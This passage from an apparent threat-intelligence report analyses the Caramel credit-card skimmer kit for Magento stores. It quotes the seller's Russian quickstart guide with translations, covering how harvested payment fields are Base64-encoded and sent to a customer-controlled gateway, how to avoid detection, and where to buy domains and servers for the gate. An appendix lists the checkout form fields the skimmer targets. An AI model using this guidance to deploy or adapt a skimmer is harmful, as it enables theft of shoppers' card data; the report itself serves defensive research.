


Figure 13: Screenshot of encoded Cyrillic character text.

We have included portions of this quickstart guide below along with English translations. For example, when a customer attempts manual deployment of a skimming script using a Magento administrator panel, CaramelCorp includes a stern warning:

"НИ В КОЕМ СЛУЧАЕ НЕ СТАВИТЬ СКРИПТ В ИСХОДНОМ ВИДЕ!
МОЖЕТ ПРИВЕСТИ КМОМЕНТАЛЬНОМУ ДЕТЕКТУ."

Translated:

"DO NOT PUT THE SCRIPT IN THE SOURCE IN ANY CASE!
MAY LEAD TO AN INSTANT DETECTION."

Other noteworthy sections of the Caramel skimmer quickstart guide include:

"Функции mathCC и mathBA ответственны за создания нужного массива, который будет отправлен на сервер. Почти всегда в форме оплаты на Magento используются такие наименования id как billing:firstname... Для биллинга и для оплаты authorizenet_cc_number и тд. В ситуации когда полей не совпадают надо только поменять имя Внутри скобках."

"The functions mathCC and mathBA are responsible for creating the required array that will be sent to the server. Almost always in the Magento payment form, id names such as billing:firstname... are used. For billing and payment, authorizenet_cc_number, etc. In a situation where fields do not match, you only need to change the name inside the brackets."

CaramelCorp elaborates on the role of the mathCC and mathBA functions:

"ункция send, вызывает mathCC и mathBA для сохранения данных в 2 переменных и кодируется в base64 для отправки на сервер. Сервер декодирует этот токен в нужный формат для сохранения в базе данных."

"The send function calls mathCC and mathBA to store the data in 2 variables and Base64 encode it to send it to the server. The server decodes this token into the proper format to store it in the database."

To properly deploy, CaramelCorp reminds customers to change the skimmer gateway to one the customer controls:

"Для успешной отправки надо поменять только ссылку в переменной gateway."

"To successfully send, you only need to change the link in the gateway variable."

On purchasing domains and hostings, CaramelCorp has the following recommendations:

"Рекомендуется брать домен с `www.epik.com` Выбор имени домена важен для привязки его к скрипту, где будут отсылааться запросы..

При покупке домена не забываем купить и SSL сертификат, его можно купить по адекватным деньгам на `namecheap.com`

Также для ПОДНЯТИЯ Гейта нам нужен и VPS. На `bitlaunch.io` конфигуратор Позволяет арендовать по хорошей цене приватный сервер со всеми нужными настройками."

"It is recommended to acquire a domain from `www.epik[.]com`. The choice of a domain name is important for linking it to the script where requests will be sent..

When buying a domain, do not forget to buy an SSL certificate. You can buy it for an acceptable price on `namecheap[.]com`.

We also need a VPS to RAISE the gate. [Bitlaunch] lets you rent a private server with all the necessary settings at a good price."

We assess that CaramelCorp and similar services will continue to grow their customer bases, selling tools and capabilities that lower the barriers to entry for a highly effective type of cybercrime, despite their marketing claims suggesting otherwise.

Appendix

Example form fields targeted by the Caramel skimmer, spanning multiple CMS platforms found in Caramel JS files:

"billing:city"
"billing:country_id"
"billing:firstname"
"billing:lastname"
"billing:postcode"
"billing:region_id"
"billing:street1"
"billing:telephone"
"cc_owner"
"input-payment-address-1"
"input-payment-city"
"input-payment-country"
"input-payment-telephone"
"input-payment-zone"
"traycheckoutapi_cc_owner"
"authorizenet_cc_cid"
"authorizenet_cc_number"
"authorizenet_expiration_yr"
"authorizenet_expiration"
"billing:country_id"
"cc_cv2"
"cc_number"
"checkout-step-review"
"expiry"
"input-payment-postcode"
"journal-checkout-confirm-button"
"traycheckoutapi_cc_cid"
"traycheckoutapi_cc_number"
"traycheckoutapi_expiration_yr"
"traycheckoutapi_expiration"

© 2022 DomainTools

DomainTools® and DomainTools™ are owned by DomainTools, all rights reserved.

We use cookies on our website to give you the most relevant experience by remembering your preferences and repeat visits. By clicking "Accept All", you consent to the use of ALL the cookies. However, you may visit "Cookie Settings" to provide a controlled consent.

[Cookie Settings](#)[Accept All](#)

Privacy Overview

This website uses cookies to improve your experience while you navigate through the website. Out of these, the cookies that are categorized as necessary are stored on your browser as they are essential for the working of basic functionalities of the website. We also use third-party cookies that help us analyze and understand how you use this website. These cookies will be stored in your browser only with your consent. You also have the option to opt-out of these cookies. But opting out of some of these cookies may affect your browsing experience.

Necessary cookies are absolutely essential for the website to function properly. These cookies ensure basic functionalities and security features of the website, anonymously.

Cookie	Duration	Description
cookieawinfo-checkbox-analytics	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Analytics".
cookieawinfo-checkbox-functional	11 months	The cookie is set by GDPR cookie consent to record the user consent for the cookies in the category "Functional".
cookieawinfo-checkbox-necessary	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookies is used to store the user consent for the cookies in the category "Necessary".
cookieawinfo-checkbox-others	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Other".
cookieawinfo-checkbox-performance	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Performance".
viewed_cookie_policy	11 months	The cookie is set by the GDPR Cookie Consent plugin and is used to store whether or not user has consented to the use of cookies. It does not store any personal data.

Functional cookies help to perform certain functionalities like sharing the content of the website on social media platforms, collect feedbacks, and other third-party features.

Performance cookies are used to understand and analyze the key performance indexes of the website which helps in delivering a better user experience for the visitors.

Analytical cookies are used to understand how visitors interact with the website. These cookies help provide information on metrics the number of visitors, bounce rate, traffic source, etc.

Advertisement cookies are used to provide visitors with relevant ads and marketing campaigns. These cookies track visitors across websites and collect information to provide customized ads.

Other uncategorized cookies are those that are being analyzed and have not been classified into a category as yet.